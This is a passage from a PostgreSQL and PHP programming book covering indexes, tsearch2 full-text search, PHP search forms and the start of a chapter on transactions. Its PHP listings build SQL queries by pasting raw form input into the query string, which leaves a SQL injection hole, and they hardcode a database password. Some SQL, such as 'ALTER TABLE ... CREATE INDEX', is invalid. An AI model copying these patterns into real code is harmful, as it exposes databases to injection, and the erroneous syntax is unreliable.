In this chapter, we examined the basic concepts involved in working with triggers in PostgreSQL. We covered the six different characteristics that help define triggers, and we looked at how the characteristics affected trigger operation. We also discussed the differences involved in writing trigger functions compared to regular functions, and we showed a sample function and a trigger that put the function to use. While triggers are not directly interfaced, their functionality and usefulness can go a long way toward powering your applications and making your application code simpler and more effective.

CHAPTER 35

Indexes and Searching

In Chapter 28, we briefly introduced the concept of primary and unique keys, defined the role of each, and showed you how to recognize and incorporate them into your table structures. Indexes play such an important role in database development that we think it is worth devoting some additional time to these features. In this chapter, we'll further introduce you to these important concepts. We'll also show you how to create Web interfaces used to search a PostgreSQL database. In particular, we'll discuss the following topics:

- **Database indexing:** We'll define and discuss general database indexing terminology and concepts, and show you how to create primary, unique, normal, partial, functional, and full-text PostgreSQL indexes.
- **Forms-based searches:** In the second half of this chapter, we'll show you how to create a PHP-enabled search interface for querying your presumably newly indexed PostgreSQL tables.

Database Indexing

Generally speaking, there are three advantages you stand to gain by introducing indexing into your PostgreSQL database development strategy:

- **Query optimization:** An index is essentially an ordered (or indexed) subset of table columns, with each row entry pointing to its corresponding table row. Working within the indexed subset allows for much faster processing of query requests, because it eliminates the need to search the entire table, instead opting to concentrate on just a relatively small slice that is stored in a predefined order.
- **Data uniqueness:** Often a means is required for identifying a data row based on some value or values that are known to be unique to that row. For example, consider a table that stores information about company staff members. This table might include information about a given staff member's first and last name, telephone number, and social security number. Although it is possible that two or more staff members could share the same name (John Smith, for example), and that sharing an office might necessitate use of the same phone number, you know that no two people should possess the same social security number.
- **Text searching:** By way of the tsearch2 module in PostgreSQL, users now have the opportunity to optimize searching against even large amounts of text located in any field indexed as such.

There are four general categories of indexes: primary key, unique, normal, and full-text. Each type is introduced in this section.

Primary Key Indexes

The *primary key index* is the most common type of index found in relational databases. It's common practice that a row's primary key value is determined by an automatically incrementing integer value, specific to the key's column. This guarantees that, regardless of whether pre-existing rows are subsequently deleted, every row will have a unique primary key entry. For example, suppose you want to create a database of useful Web sites for your company's IT team. This table might look like the following:

```
CREATE TABLE webresource (
  row_id SERIAL NOT NULL,
  name TEXT NOT NULL,
  url TEXT NOT NULL,
  description TEXT NOT NULL,
  PRIMARY KEY (row_id)
);
```

This form of primary key is often referred to as a *surrogate key*, and it is a commonly used method for uniquely identifying a row. This method's primary advantage is that it is not dependent on the data that is held within a row, so no matter how you change the underlying data, the identifier never has to be modified.

Unique Indexes

Like a primary key index, a *unique index* prevents duplicate values from being created. However, the difference is that only one primary key index is allowed per table, whereas multiple unique indexes are supported. With this possibility in mind, it might be worth revisiting the `webresource` table from the previous section. Although it is conceivable that two Web sites could share the same name (for example, "Great PHP resource"), it wouldn't make sense to repeat the URLs. This looks like an ideal unique index:

```
CREATE TABLE webresource (
  row_id SERIAL NOT NULL,
  name TEXT NOT NULL,
  url TEXT NOT NULL UNIQUE,
  description TEXT NOT NULL,
  PRIMARY KEY (row_id)
);
```

We could also use the `CREATE INDEX` command to add our unique index after the fact. This would be functionally equivalent to specifying the uniqueness at table creation time. However, it would not appear in a listing of the table's constraints in tools such as `psql`.

```
CREATE UNIQUE INDEX webresource_url_unique_idx ON webresource (url);
```

As mentioned, it's possible to designate multiple fields as unique in a given table. Consider the following example. Suppose you wanted to prevent contributors to the repository from

repeatedly designating non-descriptive names (for example, "Cool Site") when inserting in a new Web site. Revisiting the original `webresource` table, you will define the `name` column as unique:

```
CREATE TABLE webresource (
  row_id SERIAL NOT NULL,
  name TEXT NOT NULL UNIQUE,
  url TEXT NOT NULL UNIQUE,
  description TEXT NOT NULL,
  PRIMARY KEY (row_id)
);
```

You can also specify a multiple-column unique index. For example, suppose you wanted to allow your contributors to insert duplicate `name` values, and even duplicate `url` values, but you did not want duplicate `name` and `url` combinations to appear. You can enforce such restrictions by creating a multiple-column unique index. Revisiting the original `webresource` table, here's what this will look like:

```
CREATE TABLE webresource (
  row_id SERIAL NOT NULL,
  name TEXT NOT NULL ,
  url TEXT NOT NULL ,
  description TEXT NOT NULL,
  UNIQUE (name,url),
  PRIMARY KEY (row_id)
);
```

Given this configuration, the following name and value pairs could all simultaneously reside in the same table:

Apress site, `http://www.apress.com`

Apress site, `http://blogs.apress.com`

Blogs, `http://www.apress.com`

Apress Blogs, `http://blogs.apress.com`

However, attempting to insert any of the preceding combinations again will result in an error, because duplicate combinations of `name` and `url` are illegal.

Normal Indexes

Quite often you will want to optimize searches on fields other than those designated as primary keys or as unique. Because this is such a common occurrence, it only makes sense that it should be possible to optimize such searches by indexing these fields. Such indexes are typically called *normal*, or *ordinary*.

Single-Column Normal Indexes

A single-column normal index should be used if a particular column in your table will be the focus of a considerable number of your selection queries. For example, suppose an employee

profile table consists of four columns: a unique row ID, first name, last name, and e-mail address. You know that a majority of the searches will be specific to the employee's last name or e-mail address. You could create one normal index on the last name and a unique index on the e-mail address, like so:

```
CREATE TABLE employee (
  employeeid SERIAL NOT NULL PRIMARY KEY,
  firstname TEXT NOT NULL,
  lastname TEXT NOT NULL,
  email TEXT NOT NULL
);
ALTER TABLE employee CREATE UNIQUE INDEX employee_email_unique_idx ON
 employee (email);

ALTER TABLE employee CREATE INDEX employee_last_name_idx ON
 employee (lastname);
```

Often, however, selection queries are a function of including multiple columns. After all, more complex tables might require a query consisting of several columns before the desired data can be retrieved. Run time on such queries can be decreased greatly through the institution of multiple-column normal indexes, discussed next.

Multiple-Column Normal Indexes

Multiple-column indexing is recommended when you know that a number of specified columns will often be used together in retrieval queries. PostgreSQL's multiple-column indexing approach is based on a strategy of *leftmost prefixing*. Leftmost prefixing states that any multiple-column index including columns A, B, and C will improve performance on queries involving the following column combinations:

A, B, C

A, B

A

Here's how you create a multiple-column PostgreSQL index:

```
CREATE TABLE employee (
   employeeid SERIAL NOT NULL PRIMARY KEY,
   firstname TEXT NOT NULL,
   lastname TEXT NOT NULL,
   email TEXT NOT NULL,
   city TEXT NOT NULL
);

ALTER TABLE employee CREATE INDEX employee_lastname_firstname_idx ON
 employee (lastname,firstname);
```

Creating the index like this can be very useful, because it will increase the search speed when queries involve any of the following column combinations:

`lastname, firstname`

`lastname`

Driving the point home, the following queries would benefit from the multiple-column index:

```
SELECT email FROM employee WHERE lastname='Dylan' AND firstname='Robert';
SELECT * FROM employee WHERE lastname='Russell';
```

while the following queries would not:

```
SELECT lastname FROM employee WHERE firstname = 'Amber';
SELECT email FROM employee WHERE city='Breesport';
```

In order to gain performance on these two queries, you'd need to create separate indexes for both `firstname` and `city`.

Bitmap Indexing

In most versions of PostgreSQL, the database was limited to using only one index per query. Even if you had two single-column indexes on separate fields, PostgreSQL would pick one index and use that, ignoring the other. Let's say you add an additional index to your `employee` table, and then query against it using multiple columns.

```
CREATE INDEX employee_city_idx ON employee (city);
SELECT * FROM employee WHERE lastname='Lee' AND city='Horseheads';
```

Again, in this case the server would use either the index on `lastname` or the index on `city`, but not both. If this were going to be a common occurrence, you might create a multiple-column index. But what if you also expected to continue querying against just the `lastname` or just the `city` fields? With a multiple-column index, one of these two queries would be left out.

To fix this issue, in version 8.1 PostgreSQL has added a new method of using indexes called *bitmap index scanning*. What this does is allow PostgreSQL to use two single-column indexes at the same time. In really general terms, PostgreSQL will query against both indexes and then combine the results in memory and return the matching rows. This can often produce queries faster than searching on a single index, and it can preserve space by eliminating the need for multiple-column combination indexes or duplicate indexes to handle queries against the second column of a multiple-column index. You should be aware that this won't necessarily eliminate the need for multiple-column indexes; if you plan to always query against two columns in a table, searching against one multiple-column index instead of two separate single-column indexes will still probably be faster. However, it is something to be aware of if you are working with version 8.1.

Partial Indexes

Sometimes you will have a column where you need to repeatedly query for a small set of the values in that column rather than the entire range of values. In these cases, PostgreSQL gives you the option to create a partial index on just the specified column values. Partial indexes work by adding a `WHERE` clause in the `CREATE INDEX` command. Each time you insert or update a row in the table, the `WHERE` clause is evaluated and, if the row's value satisfies the `WHERE` clause, that row is included in the index. To help make this clearer, let's take a look at a more concrete

example. Suppose you add a column to your `employee` table to keep track of new employees, who are considered temporary workers for their first 30 days:

```
ALTER TABLE employee ADD COLUMN istemp BOOLEAN;
```

When an employee is first hired, he or she will have the `istemp` column set to `true`, but once the employee has been on staff for more than 30 days, this field will be set to `false`. In this scenario, there are many queries you might want to run, such as reporting on who your temporary workers are, or which cities you have temporary employees in. Because these types of reports won't matter for the majority of employees, who will have worked for more than 30 days, this makes an ideal candidate for a partial index:

```
CREATE INDEX employee_istemp_idx ON employee (istemp) WHERE istemp IS
 TRUE;
```

Now, any query that specifies `WHERE istemp IS TRUE` can make use of this index. In addition to the benefit of speeding up your queries, partial indexes offer the following benefits:

- Since partial indexes only contain a subset of rows in a table, they require less disk space than normal indexes.
- As there are fewer rows included within a partial index, the maintenance costs for partial indexes are lower.
- When querying against a partial index, PostgreSQL will have fewer rows to search through, thereby making the query even faster.

Functional Indexes

Along with partial indexes, PostgreSQL also offers a method to do general-purpose *functional indexes*. Functional indexes work similarly to partial indexes: the index is created with a slightly modified syntax that is used to evaluate new entries into the table. The key difference is that functional indexes do not store the value of the column in question; rather, they store the value returned from the function, which is then returned when the index is used in a query. Again, let's take a look at another example. This time, you will add some telephone information to the table:

```
ALTER TABLE employee ADD COLUMN telephone TEXT;
```

Once you have populated the data, you can use PostgreSQL's built-in substring function to query against the exchange portion (that is, the first three digits) of the phone number to find people who live in a close proximity to a given area, even though they may not live in the same city. Of course, this query might be a little slow if you had to run it against thousands of employees, so you will want to create a functional index to help speed this up:

```
CREATE INDEX employee_npa_idx ON employee(SUBSTR(telephone,1,3));
```

Now, whenever a query includes a function call for `SUBSTR(telephone,1,3)` within its `WHERE` clause, PostgreSQL can take advantage of the functional index.

Full-Text Indexes

As you have seen in previous chapters, PostgreSQL offers users a great many ways to extend the functionality available in the database. One excellent example of this is the tsearch2 module, which provides full-text indexing capabilities for PostgreSQL databases.

Getting tsearch2

Because tsearch2 is not loaded into PostgreSQL by default, you will have to go through a few extra steps to gain access to this particular functionality. Installing tsearch2 is a little different depending on the particulars of your operating system and database installation, but in general, there are three ways to get tsearch2:

- Download and compile the source code yourself.
- Download and install tsearch2 through an appropriate package (`rpm`, `zip`) for your operating system.
- Purchase a binary distribution.

Coverage of all of these methods is beyond the scope of this book. However, we will walk through a typical installation from source on Linux. If you are installing from a package, it is likely that some or all of these steps will be performed for you.

The first step is getting access to the tsearch2 source code; you can find the package in the `contrib` directory of your PostgreSQL source distribution under the `tsearch2` directory. Once you have installed PostgreSQL and have it running, move into this directory and execute the following commands:

```
[rob@ridley tsearch2]$ make;
[rob@ridley tsearch2]$ make install;
```

Once you execute these commands, you will see a number of informational messages scroll by on your screen, and you will be returned to a prompt. At this point, tsearch2 will be installed, although you still need to configure PostgreSQL to make use of the new module. To configure the database to use tsearch2, load the `tsearch2.sql` file (also available in the `contrib/tsearch2` directory) into the database you want to do full-text searches in:

```
[rob@ridley tsearch2]$ psql phppg -f tsearch2.sql
```

Again, you will see a number of informational messages go by, and when they are done tsearch2 will be installed into the specified database (`phppg` in the preceding example). You can confirm the installation by looking for the following four tsearch2 tables:

```
phppg=# \dt pg_ts_*
           List of relations
 Schema |     Name     | Type  | Owner
--------+--------------+-------+-------
 public | pg_ts_cfg    | table | rob
 public | pg_ts_cfgmap | table | rob
 public | pg_ts_dict   | table | rob
 public | pg_ts_parser | table | rob
(4 rows)
```

There will also be several new functions and operators inside the database; for a complete list, see the tsearch2 online documentation. At this point, you are ready to begin putting tsearch2 to use.

Working with tsearch2

Because PostgreSQL assumes that full-text searches will be implemented for sifting through large amounts of natural language text, a mechanism must be in place for retrieving data that produces output that best fit the user's desired result. More specifically, if a user were to search using a string like "Apache is the world's most popular Web server", the words "is" and "the" should probably play little or no role in determining result relevance. In fact, PostgreSQL will split searchable text into words, by default eliminating any words that are included in a list of stopwords. You can modify this list of stopwords, which we will discuss in just a moment.

Creating a full-text index is a little different than creating indexes of other types. To better illustrate the process, let's revisit the `webresource` table used earlier in this chapter, indexing its `description` column using the `fulltext` variant:

```
CREATE TABLE webresource (
  webresourceid SERIAL NOT NULL,
  name TEXT NOT NULL,
  url TEXT NOT NULL,
  description TEXT NOT NULL,
  UNIQUE (name,url),
  PRIMARY KEY (webresourceid)
);
```

and add some data to work with:

```
INSERT INTO webresource(name, url, description) VALUES
 ('Ruby Home Page','http://www.ruby-lang.org/','The official
 Ruby website');
INSERT INTO webresource(name, url, description) VALUES
 ('Apache Site','http://httpd.apache.org/','Great Apache site,
 contains Apache 2 manual');
INSERT INTO webresource(name, url, description) VALUES
 ('Planet PostgreSQL', 'http://www.planetpostgresql.org/',
 'PostgreSQL community bloggers');
INSERT INTO webresource(name, url, description) VALUES
 ('PHP: Hypertext Preprocessor','http://www.php.net/',
 'The official PHP website');
INSERT INTO webresource(name, url, description) VALUES
 ('Apache Week','http://www.apacheweek.com/',
 'Offers a dedicated Apache 2 section');
```

You now need to add a column to the `webresource` table to store your full-text index information:

```
ALTER TABLE webresource ADD COLUMN description_fti_idx tsvector;
```

Once a place to store the index has been created, you can go ahead and add your new index:

```
CREATE INDEX webresource_description_fts_idx ON webresource USING
 gist(description_fti_idx);
```

Finally, before you can begin using this index, you need to actually create the indexed data. To do that, you issue the following command:

```
UPDATE webresource SET description_fti_idx = to_tsvector(description);
```

Depending on how your database is configured, you might receive an error worded similarly to `ERROR: Can't find tsearch config by locale`. This does not mean that your tsearch2 installation is broken, but instead indicates that your tsearch2 installation does not understand the current locale of your database.

There are generally three ways to work around this issue. This first is to run the `initdb` program again specifying `--locale=C`. The second is to create a new locale configuration for tsearch2 to match the locale used in the database. This is a rather complex process, but it is the most comprehensive. For details on how to create your own locale, visit `http://www.sai.msu.su/~megera/oddmuse/index.cgi/tsearch-v2-intro`.

The last method, and the one we recommend if you are new to tsearch2, is to force tsearch2 to use the C locale through the use of an additional function parameter. To do this, you simply replace the previous `UPDATE` statement with the following:

```
UPDATE webresource SET description_fti_idx = to_tsvector('default', description);
```

This syntax forces tsearch2 to make use of the C locale, which should work on most systems. If you use this method, you'll also want to add this additional parameter (the `'default'` piece) to the `to_tsquery()` and `headline()` functions used later on in this chapter.

Using Full-Text Indexes

Now that you have created your full-text index, it is time to actually put it to use. As with creating the full-text index, querying against a full-text index is a little different. The basic format of a query involves making use of the `@@` operator, which compares a `tsvector` type on one side to a `tsquery` type on the other side. This sounds more confusing than it is, so let's take a look at an example to get a better understanding:

```
phppg=# SELECT name,description FROM webresource
phppg-# WHERE description_fti_idx @@ 'postgresql'::tsquery;
```

```
       name        |            description
-------------------+--------------------------------
 Planet PostgreSQL | PostgreSQL community bloggers
(1 row)
```

This returns a single row, matching our search for PostgreSQL. However, if you look closely, you'll notice that you actually searched on the word "postgresql", but the description contains the word "PostgreSQL". The reason this works is because tsearch2 does not actually store the descriptions; rather, it stores modified text and word stems of the values within the

description. This is populated based on the UPDATE statement you ran against the table when you set up the index. Since this could make querying a little difficult, tsearch2 provides you with the to_tsquery function for querying:

```
phppg=# SELECT name,description FROM webresource
phppg-# WHERE description_fti_idx @@ to_tsquery('apache');
```

```
    name     |               description
-------------+------------------------------------------
 Apache Site | Great apache site, contains Apache 2 manual
 Apache Week | Offers a dedicated Apache 2 section
(2 rows)
```

As you can see, this function matched both entries containing references to "apache". tsearch2 gives you access to a number of other functions you can use to build extremely powerful applications. Covering all of these functions is beyond the scope of this book, but we'll look at two of the more popular functions: headline() and rank(). Calling these functions can look a little hairy, so let's go straight to some example code. To get a better view of the results, we'll use psql's expanded output format (using \x):

```
phppg=# SELECT name,rank(description_fti_idx,tsq),
phppg-# headline(description,tsq)
phppg-# FROM webresource, to_tsquery('apache') tsq
phppg-# WHERE description_fti_idx @@ tsq
phppg-# ORDER BY rank(description_fti_idx,tsq) DESC;
```

```
-[ RECORD 1 ]-----------------------------------------------------
name     | Apache Site
rank     | 0.0759909
headline | Great <b>Apache</b> site, contains <b>Apache</b> 2 manual
-[ RECORD 2 ]-----------------------------------------------------
name     | Apache Week
rank     | 0.0607927
headline | Offers a dedicated <b>Apache</b> 2 section
```

Notice that you are returned a ranking from the rank function and a text representation of the description field, highlighting the search word with <b> (bold) HTML tags.

Stopwords

As mentioned earlier, PostgreSQL will ignore certain words by default. These words are known as *stopwords*, or words that should be ignored. This list is contained within a file in the operating system; you can find the file by querying against one of the tsearch2 configuration tables:

```
phppg=# SELECT dict_initoption FROM pg_ts_dict WHERE dict_name = 'en_stem';
```

```
   dict_initoption
----------------------
 contrib/english.stop
(1 row)
```

The format of this file is for each entry to contain one word per line. To add or remove stopwords, simply open this file with any text editor and manually add or remove words, making sure that you keep any word you add or remove on its own line.

Indexing Best Practices

The following lists offers a few tips that you should keep in mind when incorporating indexes into your database development strategy:

- Only index those columns that are required in `WHERE`, `ORDER BY`, or `JOIN` clauses. Indexing columns in abundance will only result in unnecessary consumption of hard drive space and can actually slow performance when altering table information.
- PostgreSQL does not store `NULL` values within an index. This means that PostgreSQL will not use indexes on `ORDER BY` or `JOIN` statements that would return all rows in a table, since it cannot find all of the rows within the index. The easiest way to work around this is to specify a `NOT NULL` constraint on columns that you intend to index. (Please refer to Chapter 28 for specifics on adding `NOT NULL` constraints.) If that is not possible, you can also add the qualifier `WHERE column IS NOT NULL` to your SQL query to get PostgreSQL to make use of the index.
- If you create a multiple-column index such as (`firstname,lastname`), you don't need to create an index on `firstname`, because PostgreSQL is capable of searching against the first column of a multiple-column index. However, keep in mind that this applies only to the first column, and that a search against any other column(s) such as (`lastname`) will not be able to make use of the index.
- The `EXPLAIN` and `EXPLAIN ANLAYZE` commands help you determine how PostgreSQL will execute a query, showing you how and in what order tables are joined. This can be tremendously useful for determining how to write optimized queries and whether indexes should be added. Please consult the PostgreSQL manual for more information about the `EXPLAIN` and `EXPLAIN ANALYZE` commands.

Forms-Based Searches

The ability to easily drill down into a Web site using hyperlinks is one of the behaviors that made the Web such a popular medium. As both Web sites and the Web grew exponentially in size, the ability to execute searches based on user-supplied keywords evolved from a convenience to a necessity. In this section, we'll offer several examples demonstrating how easy it is to build a Web-based search interface for searching a PostgreSQL database. To implement these examples, we'll continue many of the methods found in the PostgreSQL data class first introduced in Chapter 31.

Performing a Simple Search

Many effective search interfaces involve a single text field. For example, suppose you want to provide the human resources department with the ability to look up employee contact information by last name. To implement this task, the query will examine the `lastname` column found in the `employee` table. A sample interface is shown in Figure 35-1.




Figure 35-1. *A simple search interface*

Listing 35-1 implements this interface, passing the requested last name into the search query. If the number of returned rows is greater than zero, each is output; otherwise, an appropriate message is offered.

Listing 35-1. *Searching the Employee Table (simplesearch.php)*

```
<p>
Search the employee database:<br />
<form action="simplesearch.php" method="post">
Last Name:<br />
<input type="text" name="lastname" size="20" maxlength="40" value="" /><br />
<input type="submit" value="Search!" />
</form>
</p>

<?php
   /* If the form has been submitted with a supplied last name */
   if (isset($_POST['lastname'])){

      include "pgsql.class.php";
      // Connect to server and select database
      $pgsqldb = new pgsql("localhost","company","rob","secret");
      $pgsqldb->connect();

      /* Set the posted variable to a convenient name */
      $lastname = $_POST['lastname'];

      /* Query the employee table */
      $pgsqldb->query("SELECT firstname, lastname, email FROM employee
 WHERE lastname='$lastname'");
```

```
      /* If records are found, output the firstname, lastname,
          and email of each record */
      if ($pgsqldb->numrows() > 0){
         while ($row = $pgsqldb->fetchobject()) {
            echo "$row->lastname, $row->firstname, ($row->email)<br />";
          }
      }
      else {
         echo "No Results found.";
      }
   }
?>
```

Therefore, entering **Treat** into the search interface would return results similar to the following:

```
Treat, Robert (treat@example.com)
```

Extending Search Capabilities




Figure 35-2. *The revised search form*

Listing 35-2 presents the code involved to implement these extended capabilities.

Listing 35-2. *Extending the Search Capabilities (searchextended.php)*

```
<p>
Search the employee database:<br />
<form action="searchextended.php" method="post">
Keyword:<br />
<input type="text" name="keyword" size="20" maxlength="40" value="" /><br />
Field:<br />
<select name="field">
   <option value="">Choose field:</option>
   <option value="lastname">Last Name</option>
   <option value="email">E-mail Address</option>
</select>
```

```
<input type="submit" value="Search!" />
</form>
</p>

<?php
   /* If the form has been submitted with a supplied keyword */
   if (isset($_POST['field'])){

      include "pgsql.class.php";
      /* Connect to server and select database */
      $pgsqldb = new pgsql("localhost","company","rob","secret");
      $pgsqldb->connect();

      /* Set the posted variables to a convenient name */
      $keyword = $_POST['keyword'];
      $field = $_POST['field'];

      /* Create the query */
      if ($field == "lastname") {
         $pgsqldb->query("SELECT firstname, lastname, email FROM
 employee WHERE lastname='$keyword'");
      }
      elseif ($field == "email") {
         $pgsqldb->query("SELECT firstname, lastname, email FROM
 employee WHERE email='$keyword'");
      }

      /* If records are found, output the firstname, lastname, and
         email of each record */
      if ($pgsqldb->numrows() > 0){
         while ($row = $pgsqldb->fetchobject()) {
            echo "$row->lastname, $row->firstname, ($row->email)<br />";
          }
      }
      else {
         echo "No Results found.";
      }
   }
?>
```

Therefore, setting the field to **E-mail Address** and inputting **treat@example.com** as the keyword would return results similar to the following:

```
Treat, Robert (treat@example.com)
```

Of course, in both examples, you'd need to put additional controls in place to sanitize the data and ensure that the user receives detailed responses if he or she supplies invalid input. Nonetheless, the basic search process should be apparent.

Performing a Full-Text Search

Performing a full-text search is not fundamentally different from executing any other selection query—only the query looks different, a detail that remains hidden from the user. Let's implement the search interface depicted in Figure 35-3 to demonstrate how to search the `webresource` table's `description` field.




Figure 35-3. *A full-text search interface*

Listing 35-3 shows the code required to implement these full-text search capabilities.

Listing 35-3. *Implementing Full-Text Search*

```
<p>
Search the online resource database:<br />
<form action="fulltextsearch.php" method="post">
Keywords:<br />
<input type="text" name="keywords" size="20" maxlength="40" value="" /><br />
<input type="submit" value="Search!" />
</form>
</p>

<?php
   /* If the form has been submitted with a supplied keyword */
   if (isset($_POST['keywords'])){

      include "pgsql.class.php";
      /* Connect to server and select database */
      $pgsqldb = new pgsql("localhost","company","rob","secret");
      $pgsqldb->connect();

      /* Set the posted variable to a convenient name */
      $keywords = $_POST['keywords'];
```

```
      /* Multiple keywords need to be separated by | rather
          than spaces */
      $searchTerms = str_replace(' ','|',$keywords);

      /* Create the query */
      $pgsqldb->query("SELECT name, url FROM webresource WHERE
 description_fti_idx @@ to_tsquery('default', '$searchTerms')");

      /* Output any retrieved rows or display appropriate message */
      if ($pgsqldb->numrows() > 0){
         while ($row = $pgsqldb->fetchobject()) {
            echo "<a href=\"$row->url\">$row->name</a><br />";
          }
      }
      else {
         echo "No Results found.";
      }
   }
?>
```

If you use this field to search on "Apache PHP" as your keywords, it would return the following list results, with each entry being a hyperlink to the designated Web site:

```
Apache Site

PHP: Hypertext Preprocessor

Apache Week
```

Of course, as in the previous examples, you would want to add additional code to handle sanitizing data. You might also want to change the query to make use of the ranking function in tsearch2, and then order the results accordingly—we leave these tasks as exercises for the reader.

Summary

Table indexing is a sure-fire way to optimize queries. In this chapter, we introduced this topic and showed you how to create primary, unique, normal, and full-text indexes, the latter using the `tsearch2` module. We then demonstrated how easy it is to create PHP-enabled search interfaces for querying your PostgreSQL tables.

In the next chapter, we'll introduce PostgreSQL's transactional features and show you how to incorporate transactions into your Web applications by extending the PostgreSQL data class first introduced in Chapter 31.

CHAPTER 36

Transactions

This chapter introduces PostgreSQL's transactional capabilities and demonstrates how transactions are executed both via a PostgreSQL client and from within a PHP script. By its conclusion, you'll possess a general understanding of transactions, how they're implemented by PostgreSQL, and how you can use transactions in your PHP applications. For starters, we'll formally define the transaction.

What's a Transaction?

A *transaction* is an ordered group of database operations that are perceived as a single unit. A transaction is deemed successful if all operations in the group succeed, and is deemed unsuccessful if even a single operation fails. If all operations complete successfully, that transaction will be *committed,* and its changes will be made available to all other database processes. If an operation fails, the transaction will be *rolled back,* and the effects of all operations comprising that transaction will be annulled. Any changes effected during a transaction will be made available solely to the process owning that transaction, and will remain so until the changes are indeed committed. This prevents other threads from potentially making use of data that may soon be negated due to rollback, which would result in corruption of data integrity.

Transactional capabilities are a crucial part of enterprise databases, because many business processes consist of multiple steps. Take for example a customer's attempt to make an online purchase. At checkout time, the customer's shopping cart will be compared against existing inventories to ensure availability. Next, the customer must supply their billing and shipping information, at which point their credit card will be checked for the necessary available funds and then debited. Next, product inventories will be deducted accordingly, and the shipping department will be notified of a pending order. If any of these steps fails, then none of them should occur. Imagine the customer's dismay to learn that their credit card has been debited even though the product never arrived because of inadequate inventory. Likewise, as an online seller, you wouldn't want to deduct the inventory or even ship the product if the credit card is invalid, or if insufficient shipping information was provided.

A transaction is defined by its ability to follow four tenets, embodied in the acronym ACID:

- **Atomicity:** All steps of the transaction must be successfully completed; otherwise, none of the steps will be committed.
- **Consistency:** All steps of the transaction must be successfully completed; otherwise, all data will revert to the state it was in before the transaction began.

- **Isolation:** The steps carried out by any as-of-yet incomplete transaction must remain isolated from the system until the transaction has been deemed complete.
- **Durability:** All committed data must be saved by the system in such a way that, in the event of a system failure, the data can be successfully returned to a valid state.

As you learn more about PostgreSQL's transactional support throughout this chapter, you will understand that these tenets must be followed to ensure database integrity.

PostgreSQL's Transactional Capabilities

PostgreSQL supports transactions through a method known as Multiversion Concurrency Control, or MVCC. This means that whenever one transaction is in progress, it sees its own snapshot of the database, independent of the actual state of the underlying data. This keeps any given transaction from seeing partial data changes that some other transaction may have started but not yet committed. This principle is known as *transaction isolation.*

Transaction Isolation

The SQL standard specifies three properties that determine a transaction to be in one of four isolation levels. Those three properties are the following:

- **Dirty reads:** When a transaction can read data written by an uncommitted concurrent transaction
- **Nonrepeatable reads:** When a transaction rereads data it has read before and sees data that was committed by another concurrent transaction
- **Phantom reads:** When a transaction re-executes a query returning a set of data and finds that data matching the condition has changed due to another recently committed transaction

These three conditions determine a transaction's isolation level, which can be one of the four levels listed in Table 36-1.

Table 36-1. *SQL Standard Transaction Isolation Levels*

Transaction Isolation Level	Dirty Reads	Unrepeatable Reads	Phantom Reads
Read Uncommitted	Allowed	Allowed	Allowed
Read Committed	Not Allowed	Allowed	Allowed
Repeatable Read	Not Allowed	Not Allowed	Allowed
Serializable	Not Allowed	Not Allowed	Not Allowed

PostgreSQL allows you to request any of the transaction isolation levels. However, internally, the level will be set to one of two levels: read committed or serializable. While this might seem

counterintuitive, it is allowed by the SQL standard, which requires a database to enforce only those transactional properties that are not allowed, leaving optional the enforcement of those transactional properties that are allowed. For example, if you request repeatable read mode, the standard requires only that you disallow dirty reads and unrepeatable reads, but does not actually require that phantom reads be allowed. Therefore, the serializable transaction mode meets the requirements of the repeatable read mode, even if it does not match the definition exactly. Because of this, you should be aware that when you ask for read uncommitted, you will get read committed, and when you ask for repeatable read, you really get serializable.

You should also be aware that, by default, when you don't ask for a specific isolation level, you receive the read committed isolation level. The main difference between these two levels is that in read committed mode, `SELECT` queries see committed data as it changes within a given transaction, but in serializable mode, `SELECT` statements always see data as it was at the start of the transaction. This means that successive `SELECT` statements may see different data in read committed mode, but always see the same data in serializable mode.

Sample Project

We'll illustrate the topics discussed thus far in this chapter by basing some examples on a few relevant components of an online swap meet. We'll prepare these examples by creating two tables, `participant` and `trunk`, in a database named `company`. The purpose of each table, along with the structure, is also presented. Once we've created the tables, we'll add some sample data, also provided in the following sections.

The participant Table

This table stores information about each of the swap meet participants, including their names, e-mail addresses, and available cash:

```
CREATE TABLE participant (
participantid SERIAL,
name TEXT NOT NULL,
email TEXT NOT NULL,
cash NUMERIC(5,2) NOT NULL,
PRIMARY KEY (participantid)
);
```

The trunk Table

This table stores information about each item owned by the participants, including the owner, name, description, and price:

```
CREATE TABLE trunk (
trunkid SERIAL,
participantid INTEGER NOT NULL REFERENCES participant(participantid),
name TEXT NOT NULL,
price NUMERIC(5,2) NOT NULL,
description TEXT NOT NULL,
PRIMARY KEY (trunkid)
);
```

Adding Some Sample Data

Next, add a few rows of data into both tables. To keep things simple, add two participants, Robert and Howard, and a few items for their respective trunks:

```
INSERT INTO participant (name,email,cash) VALUES
('Robert','robert@example.com','100.00');
INSERT INTO participant (name,email,cash) VALUES
('Howard','howard@example.com','150.00');
INSERT INTO trunk (participantid,name,price,description) VALUES
(1,'Linux CD','1.00','Complete OS on a CD'); INSERT INTO trunk (participant-
id,name,price,description) VALUES
(2,'Abacus','12.99','Low on computing power? Use an abacus!');
INSERT INTO trunk (participantid,name,price,description) VALUES
(2,'Magazines','6.00','Stack of Computer Magazines');
```

A Simple Example

To get better acquainted with exactly how transactions behave, this section runs through a simple transactional example from the command line. This example demonstrates how two swap meet participants would go about exchanging an item for cash. Before examining the code, take a moment to review the pseudo code:

1. Participant Robert requests an item, say the abacus located in participant Howard's virtual trunk.
2. Participant Robert transfers a cash amount of $12.99 to participant Howard's account. The effect of this is the debiting of the amount from Robert's account, and the crediting of an equivalent amount to Howard's account.
3. Ownership of the abacus is transferred to participant Robert.

As you can see, each step of the process is crucial to the overall success of the transaction, to ensure that our data cannot become corrupted due to the failure of a single step. Although in a real-life scenario there are other steps, such as ensuring that the purchasing participant has adequate funds, the process is kept simple in this example to keep the focus on the main topic.

You start the transaction process by issuing the `START TRANSACTION` command:

```
company=# START TRANSACTION;
START TRANSACTION
```

■ **Note** The command `BEGIN` is an alias of `START TRANSACTION`. Although both accomplish the same task, it's recommended that you use the latter because it conforms to the SQL specification.

Next, deduct an amount of $12.99 from Robert's account:

```
company=# UPDATE participant SET cash=cash-12.99 WHERE participantid=1;
UPDATE 1
```

Next, credit an amount of $12.99 to Howard's account:

```
company=# UPDATE participant SET cash=cash+12.99 WHERE participantid=2;
UPDATE 1
